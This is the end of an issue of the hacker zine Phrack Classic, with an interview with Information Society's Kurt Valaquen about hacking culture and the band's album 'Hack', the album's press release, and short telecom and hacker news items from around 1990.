KV: Umm, this is my thoughts and attitudes towards it: I am somebody who -- always. . always -- like when I had that telephone job, I just was, I hardly did any work. I just spent the whole time trying to come up with tricky things to do you know. Like I'd screw up other people's phone calls
and stuff and so like I'm way into it. And I understand why people want to
do it. BUT, I always kinda, knew that I just .. . shouldn't. Just because
it's stupid.. It was childish. And, I just wish that hackers could come up
with something better to do than get things without paying for them.

PH: Like something more productive?
KV: Yea, like .. uh.. umm, crash some sort of umm, killing organization's computer system.
Me: Have you always had these thoughts or..just because of your popularity?
KV: Umm, I've had this attitude as I got older, because .. um, I'm just becomming really bored with people devoting all this intelligence and motivation into like avoiding paying their phone bill.
TC: Well, actually, that's getting away from the hacker as such. Because alot of hackers are really into systems more than their into .. you know, toll fraud.
KV: Well I sure hope so..
TC: Yea, I mean..
KV: My Idea of great hacking is gathering information that other people are wronmgfully trying to withhold.
TC: Right.
KV: But, most hacking to me seems to be petty ways of getting things without paying for them.. and that is just silly.
Me: That is the "90's hackers" Kurt.
PH: Yea, it's moving that way alot..
Me: It's in that direction.
Me: Tell us about the telephone job you mentioned?
KV: Well, I worked at a market research place. You all know what that is-- you call up and say, "Hello, my name is Kurt and Im calling for marketing incentives incorporated, and we are conducting a survey in your area tonight... about toothpaste!"
PH: Hah
TC: ahha
Me: Bahaha
KV: "And I would like to know if I could ask you a few questions?" .. "What! I don't wanna buy no toothpaste!" .. "No we were just going to ask a few questions.." -- Ewwwwph..
KV: Like... you would try to come up with ways to not make the phone calls because it was so painful to do.
TC: heh
KV: The best thing was when I umm. . this was a time when I didn't know much about telephones.. or how they really worked.. umm. . but I managed to run a little thing-- wires with alligator clips --uhh, from the phone that I was at to the central switcher. And uhh, whenever I like got up to goto the bathroom, or something, I'd go in there, and by connecting and shorting the two wires out I'd break up someone's phone call.
PH: ha
KV: You know, but after a while, I thought to myself, WHY? I wish I could have pulled something more creative like umm.. . installing a uhh.. a pitch transposer on the outgoing signals, so that the people on the other end of the phone would hear, "AND NOW, I WOULD LIKE TO ASK YOU: HOW DO YOU FEEL ABOUT COLEGATE?"
Me: Bahaha
TC: ahha
PH: heh!
KV: That would have been funny-- aha.
KV: But, I never did that..
Me: Hmm, Do you know any other bands that are involved or interested in the computer underground?
KV: No, I don't know that there are any-- most uh musicians are either anti-tech or if they are into tech they arnt into it enough-- or they arn't into it for it's own sake. Like, like hackers.
Me: Did you guys have any problems with the title of your new album?
KV: Like what do you mean?

Me: Well, do you find that most of your fans think you guys are into the "hacking scene" because of the title?
KV: They can think of it anyway they want-- it a bunch of different meanings.
KV: Like uh, one member of the band thinks of it refering to him being a cook and he likes to cut up meat.
Me: Hah
TC: heh
TC: What about like on the 12" with the "BlueBox 2600" mix and the "Phone Phreakers" mix?
KV: What about it?
TC: Yea.. uh
KV: And the Virtual Reality mix?
TC: Yea, has that uh.. have you heard anything about that?
KV: Umm, no people in large just don't notice. I mean when your a hacker, I mean you kind of forget how little people know. But it's unbelieveable how much people don't know. And I'm sure one person in a thousand thinks that those are anything other than, "Oh another wacky mix name!"
Me: Baha
KV: Most mix names are just inside jokes-- so most people don't bother trying to understand them.
TC: Right.
KV: Umm, basically the only thing that has happened is that people have umm.. really responded to the concept of uhh.. us trying to tie into computer hacking-- way more than we were really trying to. We just wanted it to be a reference. And the people around us are kinda pushing us into it being a theme. Were not really prepared for that. Because, while were into it, of the three of us, Im the only one who can hold down a conversation about tech. And even I have to move over and admit that I am not ane expert hacker. I just dont know enough. Like.. Uh.. I know what an FAT is, but I wouldn't know how to rewrite it.
TC: Well, that's another thing. Do you make a distinction between hacker as someone who breaks into computers or a hacker who is an intense system programmer?
KV: Do I make that distinction?
TC: Yea.
KV: Umm.. No.. Im not involved enough in the hacker world to make that distinction.
Me: Do you have anything you want to say to the computer underground?
KV: Umm.. .yes let me think. . "Roller-skating is not a crime".
TC: Hah
PH: ah!
KV: You know that I live on skates don't you?
PH: Well on the album cover your wearing skates.. next to that car ... with your..
KV: My teledestruction gear!
KV: And, I have to add a grain of salt to the phrase "Hackers of the world unite" thats on our album cover..
PH: Right.
KV: We didn't actually intend it to be a huge banner.. it was suppose to be a tiny little comment on the side.. and our label misunderstood our intentions for that. We didn't think it was quite good enough to have it be a huge .. in such huge print.
Me: Hmm
KV: Not a grain of salt.. A tounge and a cheek.
TC: hehe
<SILENCE>
Me: Well, I guess thats about it.. Do you have anything you wanna sum up with?
KV: Umm..

<SILENCE>
Me: Uh, Kurt, do you have an Email address somewhere?
KV: AH, well, Im embarrassed to say it but only on Prodigy.
TC: HAH
Me: Bahah!
PH: Heh
Me: Okay.. Well, if that's it..
KV: Wait. I do know something I can sum up with..
KV: Please.. In the case of our album try to overcome your instinct of hacker tendancies and buy an original disk rather than just waiting for a copy..
KV: Ok?
Me: Hah
KV: We need the money.

- -

[The following is a press release for InSoc's new LP. --DH]

INFORMATION
SOCIETY

"Hackers have no regard for conventional wisdom. We have no regard for musical conventions..."

-- Paul Robb

"Hack has multiple meanings, some of them self-deprecating. You can't take any of this too seriously or you've missed the point. It's about a playful use of technology, about breaking codes. It's a post-modern aesthetic that comes through in our music..."

-- James Cassidy

"After having devised, erased and blotted out many other names, we finally decided to call our album _Hack_ -- a name that, in our opinion, is lofty, sonorous and significant. It explains that we had been only ordinary hacks before we had been raised to our present status as first of all hacks in the world..."

-- Kurt Valaquen

There you have it...as complete a definition of the vision of _Hack_ as you're likely to get short of actually listening to Information Society's superb new album of the same name. And if, after reading the trio's treatises on the term, you suddenly have a clear understanding of what the meaning behind _Hack_ really is, then something's gone wrong. _Hack_ is more than the definition. It's a way of life. With its own soundtrack.

"We're musical hackers of the first order," continues InSoc's Paul Robb. "What we do is similiar to computer hackers breaking into sophisticated systems to wreak havoc."

"Our music is really different from other progressive styles," adds James Cassidy. "It's funnier and scarier...a mix of pure pop and sub-versive stuff underneath the surface."

N E W S * B O L T S

{A - G}

- -

A> Four direct telephone circuits linking Seoul to Moscow were set to open at midnight last night. South Korea's Communication Ministry said telephone calls between South Korea and the Soviet Union have jumped from four calls in all of 1987 to some 5,000 a month this year.

- -

B> In the latest issue of IEEE Spectrum (November, 1990), on pages 117-119, there's an interesting article entitled "The Great Blue Box Phone Frauds", subtitled "Until the phone company separated signaling information from the voice signal, long-distance calls could be made without charge by anyone who could whistle at 2600 hertz."

It even has the illustration from the June 1972 "Ramparts" magazine, showing how to constuct a "black box" to prevent the calling party from being billed for the call.

There's also a list of about five or six other references at the end of the article which sound interesting.

- -

C> Registering for AT&T Mail on-line: make a modem call to 1 800 624 5123 (2400, 1200, or 300 baud, 8 bit, no parity); give one (or more) <CR>'s; and at the login prompt, type REGISTER followed by another <CR>. The system will walk you through its on-line registration procedure. Have a creditcard number or EFT number handy. You can back out at any time with a ^C (<cntrl>-C) and a QUIT.

A couple further AT&T Mail features:

"Mail Talk" permits retrieval of messages w/o a terminal from any DTMF phone -- text messages get "spoken" by a synthesized voice; and there are "Autoanswer" and "Autoresponse" options permitting fairly flexible automatic response to either all or selected incoming messages.

- -

D> Detroit, Michigan time 313-472-1212. May soon be replaced with a 900 number that charges.

- -

E> In Australia, the hacker known as Phoenix was charged with Defrauding the Commonwealth, Conspiracy to Commit Treason, and Conspiracy to Commit Murder. The United States has sent representatives from the Federal Bureau of Investigation (FBI) and the Computer Emergency Response Team (CERT) overseas to help investigate the situation and aid in prosecution of Phoenix. In the meantime, the "eccentric" Phoenix is maintaining ties to hacker friends in the

USA by use of the Internet.
- -
-
F>   Bellcore reports that we have only 9 unused area codes. The current system of generating the codes was supposed to last 100-200 years. Not to worry, a representative at the Bell organization says a new plan is already in the works. The new system consists of replacing the 2nd digit (either 0 or 1) with a number between 2 and 9. Bellcore says the new plan should last 200 more
years. Hm.
- -
-
G>   A new BBS has been set up for a communication flow between hackers, fed, and journalists. 713.242.6853 Instant validation for all. The BBS is called FACE to FACE.

____
_

*** END OF PHRACK CLASSIC 32; Email: pc@well.ca.sf.us

-